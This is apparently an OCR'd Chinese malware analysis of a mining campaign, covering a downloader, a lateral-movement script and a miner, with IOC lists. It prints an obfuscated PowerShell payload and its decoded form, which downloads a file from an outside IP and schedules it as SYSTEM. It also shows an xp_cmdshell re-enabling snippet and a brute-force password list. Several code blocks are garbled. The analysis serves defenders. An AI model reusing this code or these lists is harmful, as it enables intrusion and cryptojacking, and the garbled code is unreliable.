ode.bin 下载者


(,\$('edbd07601c499625262f6dca7b7f4af54ad7e074a10880601324d8904010ecc18 8cde692ec1d69472329ab2a81ca6556655d661640cced9dbcf7de7befbdf7de7befbdf 7ba3b9d4e27f7dfff3f5c6664016cf6ce4adac99e2180aac81f3f7e7c1f3f225ee76d9 a6e7dfcf4e34f3edefdbd8e3ffdf80efd95a61fa5e99df4cea7f7beff2a9b4fbf37faf 87aa7fe38cda759f9f2f4d576fad07c7e67e7a1fcf6c9c3dd5df3db81fc4250ec0b7bd a6c74e7e1be36dbdd332fdcb32f98f6773efe8d93df3821047eeaeaf7d9bd7e4dff8ee e3c78f0fd57c7684e88ee5067f4e3d531fd838ff6efe33bfa83806c9d1290555e8f197 bbcf1fd8b176775db50e7dc270339d835bf7dfaa9fce2bdb8df7d911038787545ffba3 6208176efe0efdd37e0f7f59707a61f1fbcc1425e242078f7537a977e95d70f0c1c1db 4f73661f14b409d5f42bf7c42ffff31fd89cff4d71c3f0916fd288bf3d47cba721f5fc b0f7cdc6edbdfe997df27dd9fb799fcaa9facae2fb529fdf5447f4d17797bb6ed5ebbc aed3bbfcf8b1f7338d95f7e097f265df9283fd3dfef1ac0fa93e8dde8af93cb71dbeae f5f2cf5974fbf587eba22241e19e4cc17b945f7c94f5177b6d303308c7e7395d6edddf 440ff7a75952f32f33a8df609f59d2eb5470caa8bdbcefdb45ad017f6f3d3375fbd383 318722be9736a867037cddb2cafa777d3e66d93b5f369934eef529b347f978f67da683 1fd858632f49547c4df38698806fa67dbd2c8bfd03f8806e6e5dc7cffe872697ebfd69 f974fd299a5cf6a75bc6d79a22c9e6116a93f7e77fda519d2c1effd22dddf599b76b36 23eb91c598ae9cfabfd1dfd6d9d7e92ce0d06d92a5fe8efd9d220e84d8b76f189c182f a31bf128574d6e88fd962eae6285daeeb7183ef1c5a96461e731972792c43bce2f8dda 35840aa4b8b97fe64da7429e2fad9a11f6bfaff1dfd9e98a62cf3f9ebb1e97755d453c 8f677dd18h6f437d3649afff4e44he68c9fh27370e211e033d377033e4ccd6hf9eh7df d6d676d29e0b3cb2f36a36acafc97fcd88fb19c31bb1192739e1ecbeff4a99ba1271eb 921216e680e274fb92c8cccf397810811d11bfdf3aa9ab9b797c577e92b371bed7965d a55f5h4f882he3ch0dc058c97ed5df336ff48217cda60e109a0fef6d50hfde5ec8h74d adc4dbf387df3faf7d18f5e9bd6ebda0e4d09856140edc96724a7a6a941eeadf925339 320329c1a4abf332f13a8f1ccb0ff547f1ac1463f321ffac52f36ec43dfb4c5a2ce572 cb342202b315be7fa5b8197dd1bfa3b13e617dfb9e3a471273f375ac52008fd37997d6 afedac976e53d6e73be73ff60ffc0f472efc18307faeb4387f7a7fbd9bdf3dc715efa8 b723500bf4f7ae7ce9d390c999090e182c9f4eb253862abc9dbeb276579ac1fce2cb9f 5e7ab478fbe0f991b7f7946aec0fdd9e2626bcb4c9319cc32db66a74009045e3650c2d e0c625e8b6d33738488feb6b5755ef87273c7536116aefe02f02aa24b99a49f826275c 8f4b523a47f91d599b3a04f7e0fd38107950738ded9bbbb67e66f6fbc7f7f577f1f3f7 c387e60a66df7aee1cc470641abe70cee077023acaa218a9ed3df868059457f9490541 e0bcf1409e8f88e81b2cc0bfd0d0da7fafb24bf1ab7f9326da766b67e7aa2bf1861dcb eca97a653c7a4a48bf437624f4b5d838ce340cc194d96f9e2636825fbe576db98d1b45 bbf2bcd99056efb211505530ac526ea875e26ffc000b45e027dbccc1d7fc0d27f968a4 a347d7b16eb89370e7af3ce9d8374b15e98eedf99c933d6d89ad57d6eb62cbeb09f2c0 c991c27bf32d2d3e69f6fa5ed725d9d5838ae39da5103ab8af5e7ef4de8185597ded9d bdb35eec1b823b9bf8f9993ef9b9fdfab9dab96cda7df33ed4c179ead2ce85760a27cf fd3db442cfdcaf0c14d64d35fac52c7a45e54e5f8adfefdd62894b7e613e7e2594b6df

```
aec4d2770f52c384d277d6050fc2c751cc71c25f3beb5050df27be39befefdffb5efec
597df7ebda2f8e693efefee51abefd1ff4f175f7ebbc167140a8d3fdea2373efe78595
43fbdfdfdbdd1eeee885e5a642fc6773efe563dfbe25b1fa7a7cf9f1c9fbdca2eb7dfe
4d059bf50a2a7c374fba7bf3c7b41203e3f6db7cfdafc8b74eba3cbe3bac83efae4a3c
973fae7f4d1d3ddb7c7f4cba71f51ac33be3c2ebfcabfb7bd3b1e6f6fbddf4be3f2f4c
5e76fe677be9ffecc98fadbfa5ef3e6d5d98bcfbfffbb5d9ebe7af26573faf255feecb
43e5d9ee477be47e87fff938f7fef8f19b98f3fbef31b27ff0f'-
split'(..)'|?{$_}|%{[convert]::ToUInt32($__,16)}))),
[IO.Compression.CompressionMode]::Decompress)),
[Text.Encoding]::ASCII)).ReadToEnd();
```

简单解密去混淆后

```
((geT-vaRIABLE '*Mdr*').Name[3,11,2]-join'')((('.
$psHOmE[21]+$pSHOMe[34]+'X')(('$path4 = "$env:temp6nMkk4kk.log'$pname
= -join ([char[]](97..122) NX8 Get-Random -Count (Get-Random -Minimum
4 -Maximum 8))$pnamepath = "$env:tmp6nM$pname.exe"if(!(test-path
                                                        (new-object
$path4)){
net.webclient).downloadfile('http://167.99.154.202/20.dat?$params',$pn
                       if((test-path
                                       $pnamepath)
([IO.File]::ReadAllBytes($pnamepath)))
                                                                -eq
u04ef3a4697773f84850fe1a086db8edfe0u04)){
                                                       if($permit){
&cmd.exe /c schtasks /create /ru SYSTEM /sc MINUTE /mo 50 /tn
'\Microsoft\Windows\$pname" /tr '$pnamepath" /F
                                                             }else{
                   CreateObject('Wscript.Shell")u04
u04Set
                                                    Out-File
                                  'ws.run 'cmd /c ' + $pnamepath +
$env:temp6nM\tt.vbs
u04',vbhide'
               Out-File
                                                $env:temp6nM\tt.vbs
                                    -Append
&cmd.exe /c schtasks /create /sc MINUTE /mo 50 /tn "$pname' /tr
'$env:temp\6nMtt.vbs" /F
                              }
                                        New-Item $path4 -type file
}}').replacE(|,|).replacE(',').replacE('"',").replacE($,[strINg]$).rep
lacE(\,'\') )')-REPlace \,\ -REPlace ',' -REPlace '$',$) )
```

主要功能从167.99.154.202下载20.dat并设置为计划任务,下载的文件是一个 pyinstaller打包的可执行文件



if.bin 横向核心文件

脚本解密后为1W+行的powershell文件, 粘贴后篇幅过长, 故文章截取主要功能进行说明

在后续横向扩散过程中标识受害机存在的漏洞并从http://t.amynx.com下载以下存在对应漏洞的文件: 7p.php、ipc.jsp、ipco.jsp、ms.jsp、mso.jsp、rd p.jsp、rdpo.jsp、core.png(通过参数rds、rdso、ssh、ssho判断主机存在的漏洞)、smgh.jsp、smgho.jsp、logic.jsp、logico.jsp

依次尝试ipconfig /all、ipconfig /displaydns、netstat -ano获取本机内网地址网段,并访问https://api.ipify.org/获取本机外网IP用于后续扫描

```
function getipaddrs($flag){
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```

脚本内置C类网段:

- •192.168.0
- •192.168.1
- •192.168.2

- •192.168.3
- •192.168.4
- •192.168.5
- •192.168.6
- •192.168.7
- •192.168.8
- •192.168.9
- •192.168.10
- •192.168.18
- •192.168.31
- •192.168.199
- •192.168.254
- •192.168.67
- •10.0.0
- •10.0.1
- •10.0.2
- •10.1.1
- •10.90.90
- •10.1.10
- •10.10.1
- •172.16.1
- •172.16.2
- •172.16.3

内置模块如下

•MS17-010扫描+利用模块

•SMB1/2匿名登录扫描、暴力破解+利用模块,用于将批处理文件复制到远程机启动目录下

•IPC空连接扫描模块

•Hadoop yarn 框架RCE模块

•weblogic CVE-2020-14882/14883 RCE模块

•mssql xp_cmdshell命令执行模块

```
| try{db_query -sqlconnection $sqlconnection -sqlcommand "exec sp_dropextendedproc 'xp_cmdshell';"}catch{
| write-host "sp_dropextendedproc error:" |
| write-host $ERROR[0] |
| write-host $ERROR[0] |
| write-host $sqlconnection -sqlcommand "dbcc addextendedproc('xp_cmdshell', 'xplog70.dll')"}catch{
| write-host $urite-host $sqlconnection -sqlcommand "dbcc addextendedproc('xp_cmdshell', 'xplog70.dll')"}catch{
| write-host "addextendedproc error:" |
| write-host $urite-host $urite-h
```

- •内网扫描模块
- •USB快捷方式漏洞利用模块
- •利用powerdump转储本机Hash模块
- •利用Mimikatz获取本机Hash模块
- •SMB-Ghost漏洞利用模块
- •SSH爆破模块
- •探测是否为公网IP模块
- •redis命令执行、写计划任务模块
- •RDP暴力破解模块
- •预置字典,用于组NTLM hash、爆破模块

```
| String[]]$global:alluser = @("administrator","admin")
| String[]]$global:wimicUSER = @("administrator")
| String[]]$global:wimicUSER = @("administrator")
| String[]]$global:allpass = @("saadmin","123456","test1","zinch","g_czechout","asdf","Aa123456.","dubsmash","password","PASSWORD","123.
| com","admingl23","Aa123456","qwen12345","Huaweigl23","123@bc","golden","1231@Mqwe","1qaz@MSX","Ab123","1qaz[QAZ","Admin123",
| "Administrator","Abc123","Admin@123","999999","PasswOrd","123qwe!@#","football","welcome","1","12","21","123","321","1234","12345",
| "123123","123321","111111","654321","6666666","121212","0000000","222222","8888888","1111","555555","12345678","12345678","123456789",
| "997654321","admin","aba123","abd123","pa6402124","abef123","pa698000rd","p@sswOrd","p@sswOrd","p@sswOrd","p@sswOrd","p@sswOrd","p@sswOrd","p@sswOrd","p@sswOrd","p@sswOrd","p@sswOrd","p@sswOrd","p@sswOrd","p@sswOrd","p@sswOrd","p@sswOrd","p@sswOrd","p@sswOrd","p@sswOrd","p@sswOrd","p@sswOrd","p@sswOrd","p@sswOrd","p@sswOrd","p@sswOrd","p@sswOrd","p@sswOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","passwOrd","pa
```

•扫描信息回报模块,用于将扫描的信息回报到http://d.ackng.com/log.json

kr.bin 挖矿核心

脚本功能如下:

- •判断本机是否为公网IP
- •检查当前用户是否有SeDebugPrivilege权限
- •矿池通讯
- •循环干掉竞争对手进程

•循环干掉竞争对手服务

```
$TaskName = "my1", "Mysa1", "Mysa1", "Mysa2", QFbqMysa3", "okQFbq, "Oracle Java", "Oracle Java UpdateQFbq, "Microsoft Telemetry", "Spooler SubSystem Service", "Oracle Products Reporter", "Update service for products", "gm", "ngm", "Sorry", "Mindows Update", "Update, windows", "WindowsUpdate1", "WindowsUpdate2QFbq, "WindowsUpdate3", "AdobeFlashPlayer", "FlashPlayer1QFbq, "FlashPlayer2", "FlashPlayer3", "IIS", "MindowsLogTasks", "System Log Security Check", "Update7, "Update7, "Update7, "Update3", "Update4", "DNS7, "SYSTEM", "DNS2", "DNS2", "SYSTEM", "DNS2", "SYSTEM", "DNS2", "SYSTEM", "DNS2", "SYSTEM", "DNS2", "D
```

IOCS

IP

- •128.199.183.160
- •45.61.139.154
- •161.35.107.193
- •66.42.43.37
- •167.99.154.202
- •139.162.80.221
- •128.199.183.160
- •128.199.188.255
- •167.71.158.207


Domains

- •http[:]//d.ackng.com
- •http[:]//t.amynx.com
- •http[:]//t.zer9g.com
- •http[:]//t.zz3r0.com
- •http[:]//t.jdjdcjq.top
- •http[:]//lplp.ackng.com



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原创投稿作者: Sp4ce



精选留言

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